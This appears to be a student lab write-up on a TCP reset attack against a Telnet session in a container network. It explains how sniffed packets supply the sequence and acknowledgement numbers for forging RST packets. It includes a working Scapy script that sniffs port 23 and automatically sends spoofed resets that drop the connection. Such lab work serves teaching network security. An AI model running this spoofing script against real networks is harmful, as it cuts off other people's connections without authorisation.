

https://wiki.sans.blue/Tools/pdfs/ScapyCheatSheet_v0.2.pdf


We have the attacker use a sniff function alongside a prn variable. This informs the program that whenever it receives a sniffed packet, it will use the packet to execute the function using that packet's information. The auto attack program will sniff for all packets and check the packet which originated from the client machine. This is because in order to attack the Telnet connection, the goal is to send a Reset TCP packet from the client to the victim in order to trick the victim into thinking the client wants to shut down its TCP connection with the victim machine.

The program will enter the sniffing phase where the attacker will look at its interface for any packets found in transmission. The attacker will extract any packet received and initialize the function found in prn using that packet's information. This allows us to extract the source port, destination port, acknowledgement number, and sequence number from the packet to be used for the attack function.

The extracted sequence number, the extracted acknowledgement, and the extracted port numbers allow us to automatically create a packet that will be identified as the next packet to be sent.

One issue with the auto attack code is that it activates the auto spoof attack for every packet received. This same attack triggers the victim to send a message to the client machine which will get picked up by the attacker which will send another spoofed packet to the victim. This creates a feedback loop where sending a spoofed packet creates a message to be picked up and create another spoofed packet.

The auto attack shows itself to be successful because whenever the client would do anything that requires sending a packet towards the victim i.e. any keypress on the client container, then the attacker will immediately send a spoofed packet which instantly ends the connection between the victim and the client.



```
GNU nano 4.8
#!/usr/bin/env python3
from scapy.all import *

def test(packet):
    if packet.sport != 23:
        ip = IP(src="10.9.0.5", dst="10.9.0.6")
        tcp = TCP(sport=packet.dport, dport=packet.sport, flags="R", seq=packet.ack, ack=packet.seq)
        pkt = ip/tcp
        ls(pkt)
        send(pkt, verbose=0)
        #exit()

packets = sniff(iface="br-ea46140da24a", filter="host 10.9.0.5 and port 23", prn=test)
#packets = IP(dst="10.9.0.5")/TCP(dport=23)
#unans, ans = sr(packet)
#ans.summary()

#ip = IP(src="10.9.0.5", dst="10.9.0.6")
#tcp = TCP(sport=23, dport=55574, flags="R", seq=3710760391, ack=3995009472)
#Flags = R meaning the TCP RESET Flag is up
#Sequence number is using the next expected sequence number from Wireshark
#Acknowledgement number was not changed
#Dport is the one being used for the current Telnet connection = 55574
#Sport is the source port of 23 for the victim machine
#Source is the victim machine
#Destination is the client that established the Telnet connection

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo     M-A Mark Text M-] To Bracket
^X Exit      ^R Read File  ^N Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo     M-6 Copy Text M-~ Where Was
```